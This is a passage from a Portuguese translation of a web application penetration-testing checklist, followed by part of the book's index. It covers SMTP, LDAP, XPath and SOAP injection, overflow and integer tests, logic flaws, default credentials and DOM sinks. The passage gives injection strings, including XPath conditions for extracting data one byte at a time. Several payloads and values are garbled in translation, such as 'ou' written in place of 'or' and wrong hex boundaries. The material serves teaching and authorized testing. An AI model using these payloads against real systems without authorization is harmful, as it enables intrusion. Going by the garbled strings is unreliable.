- 7.7.3. Se você encontrar uma vulnerabilidade de inclusão remota de arquivo, implemente um servidor da Web que contenha um script mal-intencionado específico para o idioma que você está almejando e use comandos como os usados para testar a injeção de script para verificar se o script está sendo executado.

## 8. Teste de vulnerabilidades de entrada específicas da função

Além dos ataques baseados em entrada visados na etapa anterior, há uma série de vulnerabilidades que normalmente se manifestam apenas em determinados tipos de funcionalidade. Antes de prosseguir com as etapas individuais descritas nesta seção, revise a sua avaliação da superfície de ataque do aplicativo para identificar as funções específicas do aplicativo em que esses defeitos podem surgir e concentre seus testes nelas.



**Figura 20-9:** teste de vulnerabilidades de entrada específicas da funcionalidade

### 8.1. Teste de injeção de SMTP

- 8.1.1. Para cada solicitação empregada na funcionalidade relacionada a e-mail, envie cada uma das seguintes sequências de teste como cada parâmetro, inserindo seu próprio endereço de e-mail na posição relevante. Você pode usar o Burp Intruder para automatizar isso, conforme descrito na etapa 7.1 para fuzzing geral. Essas strings de teste já têm caracteres especiais codificados por URL, portanto, não aplique nenhuma codificação adicional a elas.

```
<youremail>%0aCc:<youremail>

<youremail>%0d%0aCc:<youremail>

<youremail>%0aBcc:<youremail>

<youremail>%0d%0aBcc:<youremail>

%0aData%0af0o%0a%2e%0aMAIL+FROM:+<youremail>%0aRCPT+TO:+<youremail>
%0aData%0aFrom:+<youremail>%0aTo:+<youremail>%0aSubject:+test%0af0o
%0a%2e%0a

%0d%0aData%0d%0af0o%0d%0a%2e%0d%0aMAIL+FROM:+<youremail>%0d%0aRCPT+
TO:+<youremail>%0d%0aData%0d%0aFrom:+<youremail>%0d%0aTo:+<youremai
l>%0d%0aSubject:+test%0d%0af0o%0d%0a%2e%0d%0a
```

- 8.1.2. Analise os resultados para identificar quaisquer mensagens de erro retornadas pelo aplicativo. Se elas parecerem estar relacionadas a algum problema na função de e-mail, investigue se você precisa ajustar sua entrada para explorar uma vulnerabilidade.
- 8.1.3. Monitore o endereço de e-mail que você especificou para ver se alguma mensagem de e-mail foi recebida.
- 8.1.4. Examine atentamente o formulário HTML que gera a solicitação relevante. Ele pode conter pistas sobre o software do lado do servidor que está sendo usado. Ele também pode conter um campo oculto ou desativado que é usado para especificar o endereço To do e-mail, que você pode modificar diretamente.

## 8.2. Teste de vulnerabilidades de software nativo

### 8.2.1. *Teste de estouro de buffer*

- 8.2.1.1. Para cada item de dados que estiver sendo analisado, envie um intervalo de strings longas com comprimentos um pouco maiores do que os tamanhos comuns de buffer. Direcione um item de dados de cada vez, para maximizar a cobertura dos caminhos de código dentro do aplicativo. Você pode usar a fonte de carga útil de blocos de caracteres no Burp Intruder para gerar automaticamente cargas úteis de vários tamanhos. Os seguintes tamanhos de buffer são adequados para teste:

1100

4200

33000

- 8.2.1.2. Monitore as respostas do aplicativo para identificar quaisquer anomalias. É quase certo que um estouro descontrolado causará uma exceção no aplicativo, embora possa ser difícil diagnosticar a natureza do problema remotamente. Procure qualquer uma das seguintes anomalias:

Um código de status HTTP 500 ou uma mensagem de erro, em que outra entrada mal formada (mas não muito longa) não tem o mesmo efeito.

Uma mensagem informativa indicando que ocorreu uma falha em algum componente de código nativo externo.

Uma resposta parcial ou malformada sendo recebida do servidor.

■■■<sup>a</sup> conexão TCP com o servidor é encerrada abruptamente sem retornar uma resposta.

O aplicativo da Web inteiro não está mais respondendo.

Dados inesperados sendo retornados pelo aplicativo, possivelmente indicando que uma string na memória perdeu seu terminador nulo.

#### **8.2.2. Teste de vulnerabilidades de números inteiros**

- 8.2.2.1. Ao lidar com componentes de código nativo, identifique todos os dados baseados em números inteiros, especialmente os indicadores de comprimento, que podem ser usados para acionar vulnerabilidades de números inteiros.

8.2.2.2. Em cada item visado, envie cargas úteis adequadas projetadas para acionar quaisquer vulnerabilidades. Para cada item de dados que está sendo visado, envie uma série de valores diferentes, representando casos de limite para as versões assinadas e não assinadas de diferentes tamanhos de inteiros. Por exemplo:

  - 0x7f e 0x80 (127 e 128)
  - 0xffff e 0x100 (255 e 256)
  - 0x7ffff e 0x8000 (32767 e 32768)
  - 0xfffff e 0x10000 (65535 e 65536)
  - 0x7fffffff e 0x80000000 (2147483647 e 2147483648)
  - 0xffffffff e 0x0 (4294967295 e 0)

8.2.2.3. Quando os dados que estão sendo modificados forem representados em formato hexadecimal, envie as versões little-endian e big-endian de cada caso de teste - por exemplo, `ff7f` e `7fff`. Se os números hexadecimais forem enviados em formato ASCII, use o mesmo caso que o próprio aplicativo usa para caracteres alfabéticos, para garantir que eles sejam decodificados corretamente.

8.2.2.4. Monitore as respostas do aplicativo em busca de eventos anômalos, conforme descrito na etapa 8.2.1.2.

### 8.2.3. Teste de vulnerabilidades de formatação de strings

- 8.2.3.1. Visando cada parâmetro individualmente, envie cadeias de caracteres que contenham sequências longas de diferentes especificadores de formato. Por exemplo:

Lembre-se de codificar o caractere % no URL como %25.

- 8.2.3.2. Monitore as respostas do aplicativo em busca de eventos anômalos, conforme descrito na etapa 8.2.1.2.

### 8.3. Teste para injeção de SOAP

- 8.3.1.1. Direcione cada parâmetro que você suspeita estar sendo processado por meio de uma mensagem SOAP. Envie uma tag de fechamento de XML não autorizada, como </foo>. Se não ocorrer nenhum erro, provavelmente sua entrada não está sendo inserida em uma mensagem SOAP ou está sendo higienizada de alguma forma.
- 8.3.1.2. Se for recebido um erro, envie, em vez disso, um par de tags de abertura e fechamento válidas, como <foo></foo>. Se isso fizer com que o erro desapareça, então o aplicativo pode estar vulnerável.
- 8.3.1.3. Se o item que você enviar for copiado de volta para as respostas do aplicativo, envie os dois valores seguintes, um de cada vez. Se você descobrir que um dos itens é retornado como o outro, ou simplesmente como um teste, pode ter certeza de que sua entrada está sendo inserida em uma mensagem baseada em XML.

```
teste<foo/>
teste<foo></foo>
```

- 8.3.1.4. Se a solicitação HTTP contiver vários parâmetros que possam estar sendo colocados em uma mensagem SOAP, tente inserir o caractere de comentário de abertura <!-- em um parâmetro e o caractere de comentário de fechamento !--> em outro parâmetro. Em seguida, troque-os (porque você não tem como saber em que ordem os parâmetros aparecem). Isso pode ter o efeito de comentar uma parte da mensagem SOAP do servidor, o que pode causar uma alteração na mensagem SOAP do aplicativo.  
lógica, ou resultar em uma condição de erro diferente que pode divulgar informações.

### 8.4. Teste de injeção de LDAP

- 8.4.1.1. Em qualquer funcionalidade em que os dados fornecidos pelo usuário sejam usados para recuperar informações de um serviço de diretório, direcione cada parâmetro individualmente para testar a possibilidade de injeção em uma consulta LDAP.
- 8.4.1.2. Envie o caractere \*. Se um grande número de resultados for retornado, esse é um bom indicador de que você está lidando com uma consulta LDAP.
- 8.4.1.3. Tente inserir um número de colchetes de fechamento:

```
)})})})})})
```

Essa entrada invalidará a sintaxe da consulta; portanto, se ocorrer um erro ou outro comportamento anômalo, o aplicativo poderá estar vulnerável (embora muitas outras funções de aplicativos e situações de injeção possam se comportar da mesma maneira).

- 8.4.1.4. Tente inserir uma série de expressões como as seguintes, até que não ocorra nenhum erro, estabelecendo assim o número de colchetes que você precisa fechar para controlar o restante da consulta. Se uma dessas entradas fizer com que um erro desapareça, é quase certo que o aplicativo está vulnerável à injeção de LDAP.

```
*);cn;
*));cn;
*)); cn;
*)););cn; etc.
```

- 8.4.1.5. Tente adicionar atributos extras ao final de sua entrada, usando vírgulas para separar cada item. Teste cada atributo por vez - um erro indica que o atributo não é válido no contexto atual. Os atributos a seguir são comumente usados em diretórios consultados pelo LDAP:

```
cn c
mail
nome
próprio o
ou
dc
l
uid
objectclass
postaladdress
dn
sn
```

## 8.5. Teste de injeção de XPath

- 8.5.1.1. Tente enviar os seguintes valores e determine se eles resultam em um comportamento diferente do aplicativo, sem causar um erro:

```
' ou count(parent::*[position()=1])=0 ou 'a'='b '
ou count(parent::*[position()=1])>0 ou 'a'='b'
```

- 8.5.1.2. Se o parâmetro for numérico, tente também as seguintes cadeias de caracteres de teste:

```
1 ou count(parent::*[position()=1])=0
1 ou count(parent::*[position()=1])>0
```

- 8.5.1.3. Se qualquer uma das cadeias de caracteres anteriores causar um comportamento diferencial no aplicativo sem causar um erro, é provável que você possa extrair dados arbitrários criando condições de teste para extrair um byte de

informações por vez. Use uma série de condições com o seguinte formulário para determinar o nome do pai do nó atual:


```
substring(name(parent::*[position()=1]),1,1)='a'
```

- 8.5.1.4. Depois de extrair o nome do nó pai, use uma série de condições com o seguinte formulário para extrair todos os dados da árvore XML:

```
substring(//parentnodename[position()=1]/child::node() [position()=1]/text(),1,1)='a'
```

## 9. Teste de falhas lógicas

---



**Figura 20-10:** Teste de falhas lógicas

### 9.1. Identificar a principal superfície de ataque

- 9.1.1. As falhas de lógica podem assumir uma enorme variedade de formas e existir em qualquer aspecto da funcionalidade do aplicativo. Para garantir que a sondagem de falhas de lógica seja um exercício viável, você deve primeiro restringir a superfície de ataque a uma área razoável para testes manuais.
- 9.1.2. Analise os resultados de seus exercícios de mapeamento de aplicativos e identifique quaisquer instâncias dos seguintes recursos:
- Processos de vários estágios.
  - Funções críticas de segurança, como login.
  - Transições entre limites de confiança (por exemplo, passar do anonimato para o autorregistro e para o login).
  - Verificações e ajustes feitos nos preços ou quantidades da transação.

## 9.2. Testar processos de vários estágios

- 9.2.1. Quando um processo de vários estágios envolver uma sequência definida de solicitações, tente enviar essas solicitações fora da sequência esperada. Tente pular completamente certos estágios, acessar um único estágio mais de uma vez e acessar estágios anteriores depois dos posteriores.
- 9.2.2. A sequência de estágios pode ser acessada por meio de uma série de solicitações GET ou POST para URLs distintos, ou pode envolver o envio de diferentes conjuntos de parâmetros para o mesmo URL. O estágio que está sendo solicitado pode ser especificado pelo envio de um nome de função ou índice em um parâmetro de solicitação. Certifique-se de entender completamente os mecanismos que o aplicativo está empregando para fornecer acesso a estágios distintos.
- 9.2.3. Além de interferir na sequência de etapas, tente pegar parâmetros que são enviados em um estágio do processo e enviá-los em um estágio diferente. Se os itens de dados relevantes forem atualizados no estado do aplicativo, você deverá investigar se pode aproveitar esse comportamento para interferir na lógica do aplicativo.
- 9.2.4. Se um processo de vários estágios envolver diferentes usuários realizando operações no mesmo conjunto de dados, tente pegar cada parâmetro enviado por um usuário e enviá-lo como outro. Se eles forem aceitos e processados como esse usuário, explore as implicações desse comportamento, conforme descrito anteriormente.
- 9.2.5. A partir do contexto da funcionalidade implementada, tente entender quais suposições podem ter sido feitas pelos desenvolvedores e onde está a principal superfície de ataque. Tente identificar maneiras de violar essas suposições para causar um comportamento indesejável no aplicativo.
- 9.2.6. Quando as funções de vários estágios são acessadas fora de sequência, é comum encontrar uma variedade de condições anômalas no aplicativo, como variáveis com valores nulos ou não inicializados, estado parcialmente definido ou inconsistente e outros comportamentos imprevisíveis. Procure mensagens de erro interessantes e saída de depuração, que podem ser usadas para entender melhor seu funcionamento interno e, assim, ajustar o ataque atual ou um ataque diferente.

## 9.3. Teste de manipulação de entrada incompleta

- 9.3.1. Para funções críticas de segurança dentro do aplicativo, que envolvem o processamento de vários itens de entrada do usuário e a tomada de decisões com base neles, teste a resistência do aplicativo a solicitações que contenham entradas incompletas.

- 9.3.2. Para cada parâmetro, remova o nome e o valor do parâmetro da solicitação. Monitore as respostas do aplicativo para detectar qualquer divergência no comportamento e qualquer mensagem de erro que esclareça a lógica que está sendo executada.
- 9.3.3. Se a solicitação que você estiver manipulando fizer parte de um processo de vários estágios, siga o processo até a conclusão, pois o aplicativo pode armazenar dados enviados em estágios anteriores dentro da sessão e processá-los em um estágio posterior.

#### 9.4. Teste os limites de confiança

- 9.4.1. Examine a maneira como o aplicativo lida com as transições entre diferentes tipos de confiança do usuário. Procure a funcionalidade em que um usuário com um determinado status de confiança possa acumular uma quantidade de estado relacionado à sua identidade - por exemplo, um usuário anônimo que fornece informações pessoais durante o autorregistro ou que passa por parte de um processo de recuperação de conta criado para estabelecer sua identidade.
- 9.4.2. Tente encontrar maneiras de fazer transições impróprias entre limites de confiança, acumulando estado relevante em uma área e, em seguida, alternando para uma área diferente de uma forma que normalmente não ocorreria. Por exemplo, depois de concluir parte de um processo de recuperação de conta, tente mudar para uma página específica de usuário autenticado. Teste se o aplicativo atribui a você um nível inadequado de confiança quando você faz essa transição.

#### 9.5. Testar a lógica da transação

- 9.5.1. Nos casos em que o aplicativo impõe limites de transação, teste os efeitos do envio de valores negativos. Se esses valores forem aceitos, talvez seja possível superar os limites fazendo grandes transações na direção oposta.
- 9.5.2. Examine se você pode usar uma série de transações sucessivas para criar um estado que possa ser explorado para uma finalidade útil. Por exemplo, você pode realizar várias transferências de baixo valor entre contas para acumular um saldo grande que a lógica do aplicativo deveria evitar.
- 9.5.3. Se o aplicativo ajustar os preços ou outros valores sensíveis com base em critérios determinados por dados ou ações controláveis pelo usuário, primeiro entenda os algoritmos usados pelo aplicativo e o ponto em sua lógica em que os ajustes são feitos. Identifique se esses

os ajustes são feitos uma única vez ou se são revisados em resposta a outras ações executadas pelo usuário.

- 9.5.4. Tente encontrar maneiras de manipular o comportamento do aplicativo para que ele entre em um estado em que os ajustes aplicados não correspondam aos critérios originais pretendidos por seus projetistas.

## 10. Teste de vulnerabilidades de hospedagem compartilhada

10.1. Segregação de testes em infraestruturas compartilhadas

10.2. Teste a segregação entre aplicativos hospedados em ASP

**Figura 20-11:** Teste de vulnerabilidades de hospedagem compartilhada

### 10.1. Segregação de testes em infraestruturas compartilhadas


- 10.1.1. Se o aplicativo estiver hospedado em uma infraestrutura compartilhada, examine os mecanismos de acesso fornecidos aos clientes do ambiente compartilhado para atualizar e gerenciar seu conteúdo e funcionalidade. Considere as seguintes questões:
- O recurso de acesso remoto usa um protocolo seguro e uma infraestrutura adequadamente reforçada?
  - Os clientes conseguem acessar arquivos, dados e outros recursos que não precisam acessar legitimamente?
  - Os clientes conseguem obter um shell interativo no ambiente de hospedagem e executar comandos arbitrários?
- 10.1.2. Se um aplicativo proprietário for usado para permitir que os clientes configurem e personalizem um ambiente compartilhado, considere visar esse aplicativo como um meio de comprometer o próprio ambiente e os aplicativos individuais executados nele.
- 10.1.3. Se você conseguir obter execução de comandos, injeção de SQL ou acesso a arquivos arbitrários em um aplicativo, investigue cuidadosamente se isso oferece algum meio de escalar o ataque para atingir outros aplicativos.

## 10.2. Segregação de testes entre aplicativos hospedados em ASP

- 10.2.1. Se o aplicativo pertencer a um serviço hospedado em ASP que inclua uma combinação de componentes compartilhados e personalizados, identifique todos os componentes compartilhados, como mecanismos de registro, funções administrativas e componentes de código de banco de dados, e tente aproveitá-los para compor a parte compartilhada do aplicativo e, assim, atacar outros aplicativos individuais.
- 10.2.2. Se um banco de dados comum for usado em qualquer tipo de ambiente compartilhado, faça uma auditoria abrangente da configuração do banco de dados, do nível de correção, da estrutura da tabela e das permissões, usando uma ferramenta de varredura de banco de dados como o NGSSquirrel. Qualquer defeito no modelo de segurança do banco de dados pode ser um meio de escalar um ataque de um aplicativo para outro.

## 11. Teste de vulnerabilidades do servidor da Web

---



**Figura 20-12:** Teste de vulnerabilidades do servidor da Web

### 11.1. Teste de credenciais padrão

- 11.1.1. Analise os resultados dos exercícios de mapeamento de aplicativos para identificar o servidor da Web e outras tecnologias em uso que possam conter interfaces administrativas acessíveis.
- 11.1.2. Execute uma varredura de porta do servidor Web para identificar quaisquer interfaces administrativas executadas em uma porta diferente da do aplicativo de destino principal.
- 11.1.3. Para todas as interfaces identificadas, consulte a documentação do fabricante e as listas de senhas padrão comuns para obter as credenciais padrão.
- 11.1.4. Se as credenciais padrão não funcionarem, use as etapas listadas na Seção 4 para tentar adivinhar credenciais válidas.
- 11.1.5. Se você obtiver acesso a uma interface administrativa, analise a funcionalidade disponível e determine se ela pode ser usada para comprometer ainda mais o host e atacar o aplicativo principal.

### 11.2. Teste de conteúdo padrão

- 11.2.1. Revise os resultados da varredura Nikto (etapa 1.4.1) para identificar qualquer conteúdo padrão que possa estar presente no servidor, mas que não seja parte integrante do aplicativo.
- 11.2.2. Use mecanismos de pesquisa e outros recursos para identificar o conteúdo e a funcionalidade padrão incluídos nas tecnologias que você sabe que estão em uso. Se possível, faça uma instalação local dessas tecnologias e analise-as para verificar se há alguma funcionalidade padrão que possa ser aproveitada em seu ataque.
- 11.2.3. Examine o conteúdo padrão para verificar se há alguma funcionalidade ou vulnerabilidade que possa ser aproveitada para atacar o servidor ou o aplicativo.

### 11.3. Teste de métodos HTTP perigosos

- 11.3.1. Use o método `OPTIONS` para listar os métodos HTTP que o servidor declara estarem disponíveis. Observe que métodos diferentes podem estar ativados em diretórios diferentes. Você pode executar uma verificação de vulnerabilidade no Paros para realizar essa verificação para você.
- 11.3.2. Experimente cada método relatado manualmente para confirmar se ele pode de fato ser usado.

- 11.3.3. Se você descobrir que alguns métodos WebDAV estão habilitados, use um cliente habilitado para WebDAV para uma investigação mais aprofundada, como o Microsoft FrontPage ou a opção Abrir como pasta da Web no Internet Explorer.

#### 11.4. Teste de funcionalidade de proxy

- 11.4.1. Usando solicitações GET e CONNECT, tente usar o servidor da Web como proxy para se conectar a outros servidores na Internet e recuperar o conteúdo deles.
- 11.4.2. Usando ambas as técnicas, tente se conectar a diferentes endereços IP e portas na infraestrutura de hospedagem.
- 11.4.3. Usando ambas as técnicas, tente se conectar a números de porta comuns no próprio servidor da Web, especificando 127.0.0.1 como o host de destino na solicitação.

#### 11.5. Teste de configuração incorreta da hospedagem virtual

- 11.5.1. Envie solicitações GET para o diretório raiz usando o seguinte:
  - O cabeçalho Host correto.
  - Um cabeçalho Host falso.
  - O endereço IP do servidor no cabeçalho Host.
  - Nenhum cabeçalho de host (use somente HTTP/1.0).
- 11.5.2. Compare as respostas a essas solicitações. Um resultado comum é que as listagens de diretório são obtidas quando o endereço IP do servidor é usado no cabeçalho Host. Você também pode descobrir que um conteúdo padrão diferente está acessível.
- 11.5.3. Se for observado um comportamento diferente, repita os exercícios de mapeamento de aplicativos descritos na etapa 1 usando o nome de host que gerou resultados diferentes. Certifique-se de executar uma varredura Nikto usando a opção -vhost para identificar qualquer conteúdo padrão que possa ter sido ignorado durante o mapeamento inicial do aplicativo.


#### 11.6. Teste de bugs no software do servidor da Web

- 11.6.1. Execute o Nessus e quaisquer outros scanners semelhantes disponíveis para identificar quaisquer vulnerabilidades conhecidas no software do servidor Web que você está atacando.

- 11.6.2. Analise recursos como Security Focus, Bugtraq e Full Disclo para encontrar detalhes de quaisquer vulnerabilidades descobertas recentemente que possam não ter sido corrigidas em seu alvo.
- 11.6.3. Se o aplicativo tiver sido desenvolvido por terceiros, investigue se ele vem com seu próprio servidor da Web (geralmente um servidor de código aberto) e, se for o caso, investigue se há alguma vulnerabilidade. Esteja ciente de que, nesse caso, o banner padrão do servidor pode muito bem ter sido modificado.
- 11.6.4. Se possível, considere realizar uma instalação local do software que está atacando e faça seus próprios testes para encontrar novas vulnerabilidades que não tenham sido descobertas ou amplamente divulgadas.

## 12. Cheques diversos

---



**Figura 20-13:** Verificações diversas

### 12.1. Verificação de ataques baseados em DOM

- 12.1.1. Realize uma breve revisão do código de cada parte do JavaScript recebido do aplicativo para identificar qualquer vulnerabilidade de XSS ou redirecionamento que possa ser acionada pelo uso de um URL criado para introduzir códigos mal-intencionados.

dados no DOM da página relevante. Incluir todos os arquivos e scripts JavaScript autônomos contidos nas páginas HTML (estáticos e gerados dinamicamente).

- 12.1.2. Identifique todos os usos das seguintes APIs, que podem ser usadas para acessar os dados do DOM que são controláveis por meio de um URL criado:

```
document.location
document.URL
document.URLUnencoded
document.referrer
window.location
```

- 12.1.3. Rastreie os dados relevantes por meio do código para identificar quais ações são executadas com eles. Se os dados (ou uma forma manipulada deles) forem passados para uma das APIs a seguir, o aplicativo poderá estar vulnerável a XSS:

```
document.write()
document.writeln()
document.body.innerHTML
eval()
window.execScript()
window.setInterval()
window.setTimeout()
```

- 12.1.4. Se os dados forem passados para uma das APIs a seguir, o aplicativo poderá estar vulnerável a um ataque de redirecionamento:

```
document.location
document.URL
document.open()
window.location.href
window.navigate()
window.open()
```

## 12.2. Verificação de injeção de moldura

- 12.2.1. Se o aplicativo usar quadros, examine o código-fonte HTML da janela principal do navegador, que deve conter o código do conjunto de quadros. Procure por tags `<frame>` que contenham um atributo name. Se alguma for encontrada, o aplicativo está potencialmente vulnerável à injeção de quadros.
- 12.2.2. Se os nomes usados para os quadros parecerem altamente enigmáticos ou aleatórios, acesse o aplicativo várias vezes em diferentes navegadores e verifique se os nomes dos quadros mudam. Se isso acontecer e não houver nenhuma maneira de prever os nomes dos quadros de outros usuários, o aplicativo provavelmente não está vulnerável.

### 12.3. Verificação de vulnerabilidades de privacidade local

- 12.3.1. Analise os logs criados pelo proxy de interceptação para identificar todas as diretivas `Set-Cookie` recebidas do aplicativo durante o teste. Se alguma delas contiver um atributo `de expiração` com uma data futura, o cookie será armazenado pelos navegadores dos usuários até essa data. Analise o conteúdo de todos os cookies persistentes em busca de dados confidenciais.
- 12.3.2. Se for definido um cookie persistente que contenha dados confidenciais, um invasor local poderá capturar esses dados. Mesmo que os dados sejam criptografados, um invasor que os capturar poderá reenviar o cookie ao aplicativo e obter acesso a qualquer dado ou funcionalidade que isso permita.
- 12.3.3. Se alguma página de aplicativo que contenha dados confidenciais for acessada por HTTP, procure por alguma diretiva de cache nas respostas do servidor. Se alguma das diretivas a seguir não existir (nos cabeçalhos HTTP ou nas metatags HTML), a página em questão poderá ser armazenada em cache por um ou mais navegadores:

```

Epira: 0
Cache-control: no-cache
Pragma: no-cache

```

- 12.3.4. Identifique todas as instâncias do aplicativo em que os dados confidenciais são transmitidos por meio de um parâmetro de URL. Se houver algum caso, examine o histórico do navegador para verificar se esses dados foram armazenados lá.
- 12.3.5. Para todos os formulários usados para capturar dados confidenciais do usuário (como detalhes de cartão de crédito), revise a fonte HTML do formulário. Se o atributo `autocomplete=off` não estiver definido, seja na tag do formulário ou na tag do campo de entrada individual, os dados inseridos serão armazenados nos navegadores que suportam o `autocomplete`, desde que o usuário não o tenha desativado.

### 12.4. Acompanhamento de qualquer vazamento de informações

- 12.4.1. Em todas as sondagens do aplicativo de destino, monitore suas respostas em busca de mensagens de erro que possam conter informações úteis sobre a causa do erro, as tecnologias em uso e a estrutura e a funcionalidade internas do aplicativo.
- 12.4.2. Se você receber mensagens de erro incomuns, investigue-as usando mecanismos de pesquisa padrão. Você pode usar vários recursos de pesquisa avançada para restringir os resultados. Por exemplo:

`"unable to retrieve" filetype:php`

- 12.4.3. Analise os resultados da pesquisa, procurando por qualquer discussão sobre a mensagem de erro e por outros sites em que a mesma mensagem tenha aparecido. Outros aplicativos podem produzir a mesma mensagem em um contexto mais detalhado, permitindo que você entenda melhor que tipo de condições causam o erro. Use o cache do mecanismo de pesquisa para recuperar exemplos de mensagens de erro que não aparecem mais no aplicativo ativo.
- 12.4.4. Use a pesquisa de código do Google para localizar qualquer código disponível publicamente que possa ser responsável por uma determinada mensagem de erro. Procure por trechos de mensagens de erro que possam estar codificados no código-fonte do aplicativo. Você também pode usar vários recursos de pesquisa avançada para especificar a linguagem do código e outros detalhes, se forem conhecidos. Por exemplo:

```
unable\ to\ retrieve lang:php package:mail
```

- 12.4.5. Se receber mensagens de erro com rastreamentos de pilha contendo os nomes de componentes de código de bibliotecas e de terceiros, pesquise esses nomes em ambos os tipos de mecanismo de pesquisa.

## 12.5. Verificação de cifras SSL fracas

- 12.5.1. Se o aplicativo usar SSL para qualquer uma de suas comunicações, use a ferramenta THCSSLCheck para listar as cifras e os protocolos compatíveis.
- 12.5.2. Se houver suporte a cifras e protocolos fracos ou obsoletos, um invasor adequadamente posicionado poderá realizar um ataque para fazer downgrade ou decifrar as comunicações SSL de um usuário de aplicativo, obtendo acesso aos seus dados confidenciais.
- 12.5.3. Alguns servidores da Web anunciam determinadas cifras e protocolos fracos como compatíveis, mas se recusam a concluir um handshake usando-os se um cliente os solicitar. Isso pode levar a falsos positivos ao usar a ferramenta THCSSLCheck. Você pode usar o navegador Opera para tentar executar um handshake completo usando protocolos fracos especificados, para confirmar se eles podem realmente ser usados para acessar o aplicativo.



# Índice

**A**  
controles de acesso, 18-19, 217  
atacando, 224-228  
quebrado, 6  
horizontal, 218  
métodos inseguros, 223-224  
segurança, 228-234 testes  
métodos inseguros de  
    controle de acesso, 698  
    acesso limitado, 697-698  
    contas múltiplas, 697  
    requisitos, 696-697  
vertical, 218  
vulnerabilidades, 218-219  
funções baseadas em  
identificadores,  
    220-221  
métodos inseguros de  
    controle de acesso,  
    223-224  
funções de vários estágios,  
222  
arquivos estáticos, 222-223  
funcionalidade desprotegida,  
    219-220  
Accipiter DirectServer, 568  
Controles ActiveX, 119-120  
atacando, 454-455  
funções exportadas, 122  
entradas processadas por  
controles,  
    123-124  
código gerenciado,  
    descompilação, 123-124  
engenharia reversa, 120-122

descoberta de  
    vulnerabilidades,  
    455-456  
    prevenção, 456-457  
administradores, alertas, 30-31  
AJAX (Asynchronous JavaScript  
e XML), 54, 389-390  
aproveitamento, 461-463  
assíncrono fora do local  
solicitações, 463-464  
alerta aos administradores, 30-31  
Alibaba, 568  
Vulnerabilidade da listagem  
de diretórios do Allaire  
JRun, 569  
analisar aplicativos identificando  
    Pontos de entrada de dados,  
        673  
    identificando a funcionalidade,  
        673 identificando as tecnologias  
        usado, 673-674  
mapeamento da superfície de  
ataque, 674  
fixação anti-DNS, 464-466  
Fixação de DNS, 466  
    ataques contra, 466-467 Apache,  
codificação em blocos  
    transbordamento, 567  
páginas de aplicativos, caminhos  
    funcionais e, 76-78  
provedores de serviços de  
aplicativos. *Veja*  
    ASPs  
análise de aplicativos  
    identificação de pontos de  
        entrada de dados, 673  
    identificando a funcionalidade,  
        673 identificando as  
        tecnologias  
        usado, 673-674  
mapeando a superfície de  
ataque,  
    674  
mapeamento de conteúdo  
    conteúdo padrão e, 671  
conteúdo oculto e, 670-671  
    funções especificadas por  
        identificador,  
        671-672  
recursos públicos e, 670 teste  
para parâmetros de  
depuração,  
    672  
conteúdo visível, 669-670  
redirecionamento arbitrário, 583-584  
testes para, 706  
arquitetura, em camadas, 535-536  
aplicação de defesa em  
profundidade, 542 ataque a  
camadas, 539-540 exploração de  
relações de confiança  
    entre níveis, 537-538  
minimizando as relações de  
confiança,  
    540-541  
segregação de diferentes  
    componentes, 541-542  
subvertendo camadas, 538-539  
arquivos, conteúdo oculto e, 73  
ASP, injeção de código e, 302-303  
ASP.NET, 50  
    APIs, perigosas, 596-600  
    ambiente, configuração,  
        600-601  
    interação de sessão, 595-596  
    dados fornecidos pelo usuário,  
        identificando,  
            594-595  
    ViewState, 102-106 ASPs  
(serviço de aplicativo)  
    provedores), 542-543  
serviços de aplicativos  
compartilhados,  
    543-544  
superfícies de ataque, 91-92  
atacantes  
    alertar os administradores, 30-  
        31 registros de auditoria e, 29-  
        30  
    tratamento de erros, 27-29

reação a ataques,

31-32

registros de auditoria, 29-30

autenticação, 16-17  
 ACEGI, 49  
 quebrado, 6  
 falhas de  
 projeto  
     login forçado por força bruta, 136-138 credencial incompleta  
         validação, 152  
     distribuição insegura de  
         credenciais, 155  
     senhas, 135-136 senhas,  
     alteração  
         funcionalidade, 144-145  
     senhas, esquecidas  
         funcionalidade, 145-147  
     senhas, inicial previsível,  
         154-155  
     funcionalidade remember  
         me, 148-149  
     funcionalidade de personificação  
         de usuário, 149-151  
     nomes de usuário, não  
         exclusivos, 152-153  
     nomes de usuário,  
     previsíveis, 154 mensagens  
     de falha detalhadas,  
         139-141  
     transmissão vulnerável de  
